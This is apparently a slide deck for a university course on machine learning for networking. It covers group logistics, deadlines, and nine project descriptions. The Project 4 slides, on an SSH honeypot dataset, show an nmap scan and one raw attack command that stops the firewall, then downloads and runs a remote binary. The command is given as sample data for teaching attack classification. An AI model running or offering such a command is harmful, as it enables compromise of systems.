

Machine Learning for Networking

ML4N

Luca Vassio
Gabriele Ciravegna
Zhihao Wang
Tailai Song

ML4N Projects

Group project












- Large and complex tasks related to Machine Learning application to **networking** and **cybersecurity** case studies

How to



Politecnico
di Torino

-  Home
-  Avvisi
-  Guida
-  Materiale
-  Forum
-  Studenti
-  **Moodle**
-  Elaborati
-  Virtual classroom

We'll use **Moodle** from Portale della didattica

Form groups

- Students will work in groups of **4 people**
- Join one of the 38 groups available

• Studenti in debito di frequenza: 152



ML4N - Form project groups

Mark as done

Join a group. Groups should be of size 4

Form groups

- Try to find other students with interests in similar projects
- Try to find other students with similar habits (for organizing meeting, etc.) and that want to submit at the same deadline



ML4N - Form project groups

Mark as done

Join a group. Groups should be of size 4

Form groups

- You have till Monday **November 11th** to join a group
- On Tuesday **November 12th**
 - Groups smaller than 4 will be merged by the teacher
 - Students who did not join any group will form new groups



ML4N - Form project groups

Mark as done

Join a group. Groups should be of size 4

Choose projects

- Each group will have a project
- The same project can be assigned to multiple groups
- There are 9 projects available



ML4N - Choice of a project

Mark as done

Each group can rank projects. Only one student per group will rank the projects for the whole group (the first one in each group)

Choose projects

- Groups can rank projects
- Order the projects you are interested into from the most to the least interesting one
- **Only one student per group will perform this operation (the first one that joined the group)**



ML4N - Choice of a project

Mark as done

Each group can rank projects. Only one student per group will rank the projects for the whole group (the first one in each group)

Choose projects

- Your group have till Thursday **November 14th** to give the preferences
- On Friday **November 15th**
 - Projects will be assigned to groups



ML4N - Choice of a project

Mark as done

Each group can rank projects. Only one student per group will rank the projects for the whole group (the first one in each group)

Projects assignment

- There is a fair-allocation algorithm for the assignment
- Maximizing overall 'happiness' in terms of ratings
- Each project will be assigned to a maximum of 5 groups



ML4N - Choice of a project

Mark as done

Each group can rank projects. Only one student per group will rank the projects for the whole group (the first one in each group)

Questions/clarifications about projects

- Each project is **supervised by one teacher** (reported at the beginning of each project description)
- When contacting the teacher by email, always report the **group number** and the **project number and title**
- Always add in copy to any communication **all the members of the group**

Questions/clarifications about projects

- You are encourage to interact with the professors and ask for **feedbacks**
- We reserved **two classes** for Q&A about the projects with all the supervisors

Thursday	05/12/2024	17:30-19:00	R4	PROJECTS Q&A
----------	------------	-------------	----	--------------

Thursday	09/01/2025	16:00-17:30	R4	PROJECT Questions&Answers
Thursday	09/01/2025	17:30-19:00	R4	PROJECT Questions&Answers

Group project reports


- Each **group** has to write a report on the project assignment
- The report consists in:
 - A textual document
 - PDF
 - Maximum 20 pages (+ optional appendices)
 - ACM format single column (acmlarge)
 - Word and Latex templates provided (Template folder)
 - Latex on Overleaf:
<https://it.overleaf.com/latex/templates/association-for-computing-machinery-acm-large-1-column-format-template/fsyrjmfzwcyy>
 - Source code: Jupyter notebooks and/or Python scripts to reproduce your results

Group project reports

- The group report must be uploaded on **Moodle**
 - **One submission per group** in the project activity related to the group's project



- The same submission should be also made on the “peer-grading of project report” activity by **each student** involved in the group



Group project report deadlines



- Deadline for winter session: **Monday 20/01/2025**
- Deadline for summer session: Wednesday 11/06/2025
- Deadline for autumn session: Wednesday 03/09/2025

Peer-grading of reports

- Each **student** will receive a report to correct/evaluate from one of the other groups (through “Moodle”)
 - The student will have ten days to submit the corrections
 - The evaluation given to the report will **not** be considered for the evaluated group’s grade
 - According to how the report was corrected/evaluated, each student (evaluator) can receive bonus points for the project (up to 2/30)



ML4N - Peer-grading of project reports

Mark as done

Project report evaluation

- The teachers will evaluate each report (maximum 30/30)
 - If the grade is insufficient (less than 18/30), the group **must update** the insufficient reports by the next deadline
 - If the grade is sufficient (at least 18/30) but the students are not satisfied, the whole group **can** reject the grade within 48 hours and develop a new project (assigned by the teacher) by the next deadline

Project report evaluation

- The projects evaluation will be valid for 2 academic years for all students
 - Students that repeat the written exam do not have to prepare other reports
 - For 2024/2025 → up to September 2026

Projects outline

Projects

- Projects have multiple sections/tasks
 - Data exploration and pre-processing
 - Supervised learning
 - Unsupervised learning
 - Advanced task

Projects

- All projects can be found in “Project” folder in the shared material
 - Data
 - Tasks
 - (Description of data)

Project 1

Video-teleconferencing traffic


- Real-time Transport Protocol (RTP) traffic
- Statistics every 500ms of aggregated packets during video-conferencing calls with multiple participants



Project 1

Video-teleconferencing traffic

- Real-time Transport Protocol (RTP) traffic
- Statistics every 500ms of aggregated packets during video-conferencing calls with multiple participants



Project 1

Video-teleconferencing traffic


- Classify time windows with losses
- Visualize and cluster the traffic
- Predicting the bitrate of the next 500ms



Project 2

DDoS attacks detection and characterization


- **Distributed Denial of Service** attack is a simple and effective technique to attack Internet resources.
- Large number of compromised machines to prevent legitimate users from using web-based services
- Different DDoS attacks exhibit different traffic patterns and can use different protocols



Project 2

DDoS attacks detection and characterization


- Labeled dataset with benign and malicious traffic (name of the attack)
- Network traffic features per flow
- Classify the flow as benign/malign and according to the attack type
- Cluster flow with similar patterns
- Explain new clusters and find new labels



Project 3

Encrypted traffic data collection and classification


- Automate collection of encrypted data through programmable browser
- Analyze the characteristics of the encrypted traffic in different conditions



Project 3

Encrypted traffic data collection and classification


- Use Selenium to automatically browse 2-3 websites with 2-3 different browsers
- Collect all generated packets in TCP connections through tshark



Project 3

Encrypted traffic data collection and classification

- Analyze and visualize generated features
- Group together different TCP connections
- Analyze anomalous behaviour
- Classify the traffic into websites and browser



Project 4

SSH Shell attacks

- Honeypot collecting shell attacks after SSH login
- Attacks are sequence of commands (strings)
- Attacks can have multiple **intents** (persistence, discovery, execution, impact, defence evasion, harmless, other)

```
root@kali:~# nmap -sV -p22 192.168.1.103 ↩
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-23 09:51 EST
Nmap scan report for literally.vulnerable (192.168.1.103)
Host is up (0.00060s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:E3:D3:A5 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Project 4

SSH Shell attacks

- Cluster the attacks according to their characteristics
- **Predict the tactic** of an attack, based on the used word
- Experiment **language models**


Raw data:

```
/etc/init.d/iptables stop; wget -c http://10.10.10.10:8080/exec; chmod 777 exec; ./exec
```

TACTICS

IMPACT


EXECUTION



Project 5

Adversarial attacks on network traffic classifier


- Adversarial attacks: by slightly changing the input data in a specific way you can trick the classifier
- Work on application prediction with network traffic flows (YouTube, Amazon, Facebook, Twitter,...)



Project 5

Adversarial attacks on network traffic classifier


- Visualize and cluster flows according to their characteristics
- Classify the flow into one of the applications
- Try different attacks to break your classifier! And then make it more robust!



Project 6

Content Delivery Network of YouTube traffic

- YouTube CDN is a complex infrastructure
- 6 weeks of TCP flows of YouTube videos



Project 6

Content Delivery Network of YouTube traffic

- Estimate the flow throughput by training on data from different weeks
- Unsupervised machine learning method to monitor changes in the YouTube CDN
- Study clustering evolution over 6 weeks



Project 7

Analyzing traffic flows of common web services


- Traffic patterns of different web services, e.g., TikTok
- Packets aggregated by flow



Project 7

Analyzing traffic flows of common web services


- Analyze web services, protocols and features
- Classification of traffic flows into web services
 - Standard ML
 - Interpreting the traffic as an image – with a Convolutional Neural network
- Cluster the traffic



Project 8

User/Comments in Reddit social network

- Content entries are organized by topics called subreddits
- Users can create posts in subreddits and comments on other posts
- We have 1.6 million comments of 20k users



Project 8

User/Comments in Reddit social network

- Predict the gender of a user, based on their activity and comments
- Cluster the comments and analyze to which subreddit the clusters belong
- Experiment language models



Project 9

Encrypted web traffic HTTPS

- HTTPS allows more privacy and security against attackers that eavesdrop the network
- Even if not plain text, encrypted web traffic reveals information on what users are doing



Project 9

Encrypted web traffic HTTPS

- Analyze network traffic at flow level, client IP level and domain level
- Discover the websites the users are visiting only using traffic features
- Cluster domain names that produces similar patterns
- Estimate bytes transmitted and round trip time of the traffic flows



Any questions?

